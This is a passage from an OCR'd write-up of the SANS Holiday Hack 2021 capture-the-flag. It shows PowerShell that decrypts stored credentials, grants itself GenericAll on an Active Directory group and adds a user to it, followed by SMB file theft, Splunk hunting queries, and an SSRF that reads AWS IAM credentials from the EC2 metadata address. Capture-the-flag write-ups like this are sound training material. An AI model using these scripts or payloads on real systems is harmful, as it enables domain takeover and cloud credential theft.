ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBiAGYAMwBjADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxAD
MAYwA0A
DUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADc
AMABjAG
UANQAxADEANgA5ADQANwA2AGEA"
$aPass = $SecStringPassword | ConvertTo-SecureString -Key
2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$creds = New-Object System.Management.Automation.PSCredential -ArgumentList
("elfu.local\remote_elf", $aPass)
Enter-PSSession -ComputerName 10.128.1.53 -Credential $creds -Authentication Negotiate
```


Add GenericAll permission to user


```
Add-Type -AssemblyName System.DirectoryServices
$ldapConnString = "LDAP://CN=Research Department,
CN=Users,DC=elfu,DC=local"
$username = "rswpfcrmbf"
$nullGUID = [guid]'00000000-0000-0000-0000-000000000000'
$propGUID = [guid]'00000000-0000-0000-0000-000000000000'
$IdentityReference = (New-Object System.Security.Principal.
NTAccount("elfu.local\$username")).Translate([System.Security.Principal.SecurityIdenti
fier])
$inheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance]::None
$ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule
$IdentityReference, ([System.DirectoryServices.ActiveDirectoryRights] "GenericAll"),
([System.Security.AccessControl.AccessControlType] "Allow"), $propGUID,
$inheritanceType,
$nullGUID
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString
$secOptions = $domainDirEntry.get_Options()
$secOptions.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl
$domainDirEntry.RefreshCache()
$domainDirEntry.get_ObjectSecurity().AddAccessRule($ACE)
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()
```

Add user to group: Research Department


```
Add-Type -AssemblyName System.DirectoryServices
$ldapConnString = "LDAP://CN=Research Department,CN=Users,
DC=elfu,DC=local"
$username = "rswpfcrmbf"
$password = "Malzfigly!"
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry
$ldapConnString, $username, $password
$user = New-Object System.Security.Principal.
NTAccount("elfu.local\$username")
$sid=$user.Translate([System.Security.Principal.SecurityIdentifier])
$b=New-Object byte[] $sid.BinaryLength
$sid.GetBinaryForm($b,0)
$hexSID=[BitConverter]::ToString($b).Replace('-','')
$domainDirEntry.Add("LDAP://<SID=$hexSID>")
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()
```





















rswpfcrmbf@grades:~$ smbclient //172.17.0.4/elfu_svc_shr -U elfu/elfu_svc
Enter ELFU\elfu_svc's password:
Try "help" to get a list of possible commands.
smb: \> dir
Get-NavArtifactUrl.ps1
Get-WorkingDirectory.ps1
Stop-EtwTraceCapture.ps1
create-knownissue-function.ps1
PsTestFunctions.ps1
StoreIngestionApplicationApi.ps1
Compile-ObjectsInNavContainer.ps1
Run-ConnectionTestToNavContainer.ps1
StoreIngestionIapApi.ps1
Test-SdnKnownIssue.ps1
Setup-TraefikContainerForNavContainers.ps1
Get-NavContainerPlatformVersion.ps1
New-NavContainerWizard.ps1
ContainerHandling.ps1
Get-NavContainerPath.ps1
Extract-FilesFromStoppedNavContainer.ps1
build.ps1
SdnRoles.ps1
Confirm-UserInput.ps1
CheckHealth_https.ps1
Test-SdnKINetworkInterfaceAPIDuplicateMacAddress.ps1
UserHandling.ps1
Copy-FileToNavContainer.ps1
AzureVM.ps1
Get-NavContainerAppInfo.ps1
Sort-AppFoldersByDependencies.ps1
Get-DvsDbAddressMapping.ps1
Convert-Txt2Al.ps1
Replace-NavServerContainer.ps1
Convert-WindowsImage.ps1
Start-NavContainer.ps1
Get-BcDatabaseExportHistory.ps1
Export-ModifiedObjectsAsDeltas.ps1
StoreIngestionFlightingApi.ps1
Get-PublicIpReference.ps1
HelperFunctions.ps1
Set-TraceOutputFile.ps1
Get-NetworkInterfaceEncapOverheadSetting.ps1
Remove-DesktopShortcut.ps1



rswpfcrmbf@grades:~$ cat GetProcessInfo.ps1
rswpfcrmbf@grades:~$



GROUP INFORMATION


[10.128.1.53]: PS C:\Users\remote_elf\Documents> nltest /dclist:elfu.local
Get list of DCs in domain 'elfu.local' from '\\DC01.elfu.local'.
DC01.elfu.local [PDC] [DS] Site: Default-First-Site-Name
share30.elfu.local [DS] Site: Default-First-Site-Name
The command completed successfully
[10.128.1.53]: PS C:\Users\remote_elf>


[10.128.1.53]: PS C:\Users\remote_elf\Documents> Get-ADGroup -filter * | sort name | select name
name
Access Control Assistance Operators
Account Operators
Administrators
Allowed RODC Password Replication Group
Backup Operators
Cert Publishers
Certificate Service DCOM Access
Cloneable Domain Controllers
Cryptographic Operators
Denied RODC Password Replication Group
Distributed COM Users
DnsAdmins
DnsUpdateProxy
Domain Admins
Domain Computers
Domain Controllers
Domain Guests
Domain Users
Enterprise Admins
Enterprise Key Admins
Enterprise Read-only Domain Controllers
Event Log Readers
File Shares
Group Policy Creator Owners
Guests
Hyper-V Administrators
IIS_IUSRS
Incoming Forest Trust Builders
Key Admins
Network Configuration Operators
Performance Log Users
Performance Monitor Users
Pre-Windows 2000 Compatible Access
Print Operators
Protected Users
RAS and IAS Servers



GROUP INFORMATION


[10.128.1.53]: PS C:\Users\remote_elf\Documents> Add-Type -AssemblyName System.DirectoryServices
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $username = "rswpfcrmbf"
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $password = "Malzfiglyl"
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString, $username, $password
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $user = New-Object System.Security.Principal.NTAccount("elfu.local\$username")
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $sid=$user.Translate([System.Security.Principal.SecurityIdentifier])
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $b=New-Object byte[] $sid.BinaryLength
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $sid.GetBinaryForm($b,0)
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $hexSID=[BitConverter]::ToString($b).Replace('-','')
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $domainDirEntry.Add("LDAP://<SID=$hexSID>")
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $domainDirEntry.CommitChanges()
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $domainDirEntry.dispose()
[10.128.1.53]: PS C:\Users\remote_elf\Documents>


rswpfcrmbf@grades:~$ smbclient //172.17.0.4/research_dep -U elfu/rswpfcrmbf
Enter ELFU\rswpfcrmbf's password:
Try "help" to get a list of possible commands.
smb: \> dir
SantaSecretToAWonderfulHolidaySeason.pdf N 173932 Thu Dec 2 16:38:26 2021
41089256 blocks of size 1024. 33887600 blocks available
smb: \> get SantaSecretToAWonderfulHolidaySeason.pdf
getting file \SantaSecretToAWonderfulHolidaySeason.pdf of size 173932 as SantaSecretToAWonderfulHolidaySeason.pdf (56616.6 KiloBytes/sec) (average 56618.5 KiloBytes/sec)
smb: \>

```
nfcdqtwfty@grades:~$ base64 SantaSecretToAWonderfulHolidaySeason.pdf
JVBERi0xLjMKJcTl8uXrp/Qg0MTGCjMgMCBvYmoKPDwgL0ZpbHRlciAvRmxhdGVEZWNvZGUgL0xl
bmd0aCA0OTc5ID4+CnN0cmVhbQp4AbWc23LkyHGG7/EUsGd2SO5MNxvHblhryZZ2tZJ8Y0cwQhem
LhwTK8uOGcu7Y7+/v78yARSqwCXQpGMi2NOFQlYe/jxUotA/lv9S/lje/+ZLVX78Up7Cvy8fGTod
69a+6z9Vzd/uXHaX4ThUbVN+/Fz++oGvYQofdXcq20tfPHwu7×8e6rIqH/5c3v7NXfnwn+V3D2GR
TRQPp+Pp1Nblw8ciIV515YL4v5a3f/vmrjxUbXn79o4Fb7/St1NY9VCXt+/84s1dcaj4/nirAf3n
zq98fVfy9T3f+vL2gw8e7som0PhT+fCHbbwXpg2xfoHzSC093LUrnD/e3gSWtSgssCaTbo93hQsD
B34JobYzkpnlAlnWf7FZJFqPAWKrXOrLqmz3×6B8Y8YiLadf1fkbPmhafI10NNmWOUU+2qF4mk3
RWmk65fWHs59ThucfoUfXPgAadg34BCjV3eF0MrgdgVlBq6qJlghsTBa3+l4s86rCkfPQQMQX0Dy
Qnh4BRyG8HBul0CsqmEFJej9gJMd5FjoXy4Obg4VgYKvkcqLTYFJ9h6IarF3K+g1LdyMQa8g6LFu
zboY+MM7bHuWocsKT2jM+nctX4EBTIiXzj7sDr+kcNYWt+/gF+b7xfz74FxG2K5jGMj5kgvJngni
UdjqEyRf+mEpmcI5kp3hekgVuGMZhZAoPA44wEKBvkwWQqQwomNktWcWzR3lRNaK1iquzVACAj63
kKNSKID4QgvR15EoqJSjXAQAlBB7RoTIPEOiN1z0Egtj6Zb13gToh FQ4Q+xAoAGGYlYgBGZghMwn
vzDoOBINQYbSaxlV4o7skwepzwyODuL2fQ/Q4egSeHk/p7hCxcgmd5zOVXNeWQNNFzuj1Zpdm0sj
/lfNKnvOZuULbo5+0TL2xgy4iVLgPEtXCr/O3Bdgub9QcKVsCVxXiBygFdVa5lO1arI3BhxMplhm
WLoWJWneVCWxBpOvBhQIjlmNv9ImH0IzHOxa26NByB7dsMToQDrJlIkfY3AoZzUunIW4vAhSx7P
oDXy4TRkVNW60I8SF9RoWZDkpSE1K1UsmFIyMYC5HZiKAzG0SyMRY2tZrQYFqdN6VvNs9nfwwdJv
sYZs8wsLKLt4cKvI8c5Jbdl2OF7Kw+0NOtkKcRdwjhMdNsxJwvBOivMOJQp0nRCc8guIKmypEEBU
DViyjcoH2RKtjd+4xjepMFhRZicYL/cq1S7VRuZNc9VFuFth9Shng1X/sGimvROsHUPNyn+04WIO
vPBX0IRjscolG0NeuF+f78SkC4PrTMPp2t3AWRPsyzVim4kSP1cuqppTBuu3iGER7cBGN2RGeRQW
cmtw0aaMNtnFEiAv2CmH8jHJ4tpQr3H0zjIxy7h6UcbjnfyOotBHLXN7GrfQTE7VhmtZXg52Ldxs
FiPvQuPQF8F+fFusZnQHn48JppLhna8sq3PXG7sWOAhcCReLxYzu490H3bk92zl050o/cjPZUPE7
KScOoQ8AU/B0sPJU3PwCI6I610uwHmH8G+Z4ObSdKbfiHE3ac5NxIr3uDCarsLj0GWlCyTuHgIUN
kDrH3ELSLu3ixnpjRnBMeHGofQU3LPcVZvj3d8VkcBsxAgTeXcpSc0iy9XSE4oKwOg2rwr3yvoJd
Mb2qHChP7SuurCckYRpeBVEid14yLsOr0IgNF3WiLEjMsbg3lZYv2fR0p3NII+4wvufB/Fth6il6
xn3XdLl4e4AfJf1QBkalZ9deYm6nTc2yDBzbJwIz2kIY8/GqCmEI+Cp4WWMFDXvTxab5lZEEYWM7
qrOCYiDnK0cvotEeVfxcpBvaKidOFDh4iEOekKCIv5ZM98NkDb3ViRZW8t/b19C8GjJVVTcrNHcE
S8eMle9Jbzi4emYGNPX3bSi6PInXFP5SOgMfY0H/ls3MwbZkB5IH4FB9T9gLmlVdMNb9u1Ei3RLG
l7GvbQcopoD51Q5FRGXdWtV+uES9KN9q10rUJp1vGPjC7jgtLSwEavQbu8HCv2cVTyc2JvdhnmcT
UgYUP/hEH1zcbF+cBMAlCcsRWdFW4oorePv+XwpOuyJDS2yaVWDRTpmTZTC7rG0hV9W2MeXszqk0
xBRpgBsOcrYQT8IexwWokWDOnpNsuyHyZIED6CgUnypxRsc/wI6KuFooxQCwGpU+IcJp0zpOD5gP
```

```
┌──(vulnex㉿kali)-[~/sans_xmasctf2021]
└─$ cat newsanta.txt| base64 -d > santa.pdf
```



Thumbnails

elves and reindeer have spent many centuries working on refining our approach to each of these items to do our small part to spread them around the globe during the holiday season. Santa appointed a special research team at Elf University, where our best scientists are devising better ways that we can practice these precepts and share them with the world.

Ille te videt dum dormit

Research Labs



While constantly and continuously striving to do better on each of them, we know we always fall short. In other words, there is always room for improvement. Santa urges each elf and reindeer to carefully consider each of these secret ingredients to a wonderful holiday season and to share them as a gift to all they encounter.

| Kindness | Patience |
|---|---|

# 9) Splunk!

Task 1

Capture the commands Eddie ran most often, starting with git. Looking only at his process launches as reported by Sysmon, record the most common git-related CommandLine that Eddie seemed to use.

Query

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 User=eddie
```

Answer: git status

Task 2

Looking through the git commands Eddie ran, determine the remote repository that he configured as the origin for the 'partnerapi' repo. The correct one!

Query

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 User=eddie CommandLine="*"
```

Answer: git@github.com:elfnp3/partnerapi.git

Task 3

Eddie was running Docker on his workstation. Gather the full command line that Eddie used to bring up a the partnerapi project on his workstation.

Query

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 User=eddie CommandLine="*docker*"
```

Answer: docker compose up

Task 4

Eddie had been testing automated static application security testing (SAST) in GitHub. Vulnerability reports have been coming into Splunk in JSON format via GitHub webhooks. Search all the events in the main index in Splunk and use the sourcetype field to locate these reports.
Determine the URL of the vulnerable GitHub repository that the elves cloned for testing and document it here.
You will need to search outside of Splunk (try GitHub) for the original name of the repository.

Query

```
index=main sourcetype=github_json
```

Answer: https://github.com/snoopysecurity/dvws-node

Task 5

Santa asked Eddie to add a JavaScript library from NPM to the 'partnerapi' project. Determine the name of the library and record it here for our workshop documentation.

Query

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 User=eddie CommandLine="*node*"
```

Answer: node /usr/bin/npm install holiday-utils-js

Task 6

Another elf started gathering a baseline of the network activity that Eddie generated. Start with their search and capture the full process_name field of anything that looks suspicious.

Query

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=3 user=eddie NOT dest_ip IN (127.0.0.*) NOT dest_port IN (22,53,80,443) dest_ip="54.175.69.219" process_name="/usr/bin/nc.openbsd"
```

Answer: /usr/bin/nc.openbsd

Task 7

Uh oh. This documentation exercise just turned into an investigation. Starting with the process identified in the previous task,
look for additional suspicious commands launched by the same parent process. One thing to know about these
Sysmon events is that Network connection events don't indicate the parent process ID, but Process creation events do!
Determine the number of files that were accessed by a related process and record it here.

Query

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational parent_process="/bin/bash"
```

Answer: 6


Task 8

Use Splunk and Sysmon Process creation data to identify the name of the Bash script that accessed sensitive files and
(likely) transmitted them to a remote IP address.

Query

```
index=main User=eddie CommandLine="*"
```

Answer: preinstall.sh




# *10) Now Hiring!*

Another fun objective that we must exploit a Server Side Request Forgery (SSRF) on a website to steal a credential from EC2 Metadata (AWS). First, we need to find the bug, after using Burp Proxy we analyze the results.


https://hackingthe.cloud/aws/exploitation/ec2-metadata-ssrf/

Target: https://apply.jackfrosttower.com/

URLs to enter in the public NLBI report textbox.

**http://169.254.169.254/latest/**
**http://169.254.169.254/latest/meta-data/iam/security-credentials/**
**http://169.254.169.254/latest/meta-data/iam/**
**http://169.254.169.254/latest/meta-data/iam/security-credentials/jf-deploy-role**

Answer: CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX


https://apply.jackfrosttower.com/?p=apply
Comenzar a usar Firefox
test2
Email address
test2@test2.com
We'll never share your email with anyone else :winkyface:.
Phone number
1234
We won't call you unless it's absolutely necessary, or when it's the middle of the night.
Field of Expertise
Aggravated pulling of hair
Anti-social behavior
Bedtime violation
Crayon on walls
Select all that apply.
Resume
Examinar...
No se ha seleccionado ningún archivo.
Frost Tower only hires those who have been unjustly put on the naughty list. All applicants must be verify naughty list status by submitting a URL to their public Naughty List Background Investigation (NLBI) report.
URL to your public NLBI report
http://169.254.169.254/latest/meta-data/iam/
Request
Response
GET /images/test2.jpg HTTP/2
Host: apply.jackfrosttower.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: image/avif,image/webp,*/*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Dnt: 1
Referer:
https://apply.jackfrosttower.com/?inputName=test2&inputEmail=test2%40test2.com&inputPhone=1234&inputField=Bedtime+violation&resumeFile=&inputWorkSample=http%3A%2F%2F169.254.169.254%2Flatest%2Fmeta-data%2Fiam%2F&additionalInformation=&submit=
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
HTTP/2 200 OK
Server: nginx/1.16.1
Date: Mon, 03 Jan 2022 11:31:33 GMT
Content-Type: image/jpeg
Content-Length: 26
Last-Modified: Mon, 03 Jan 2022 11:31:33 GMT
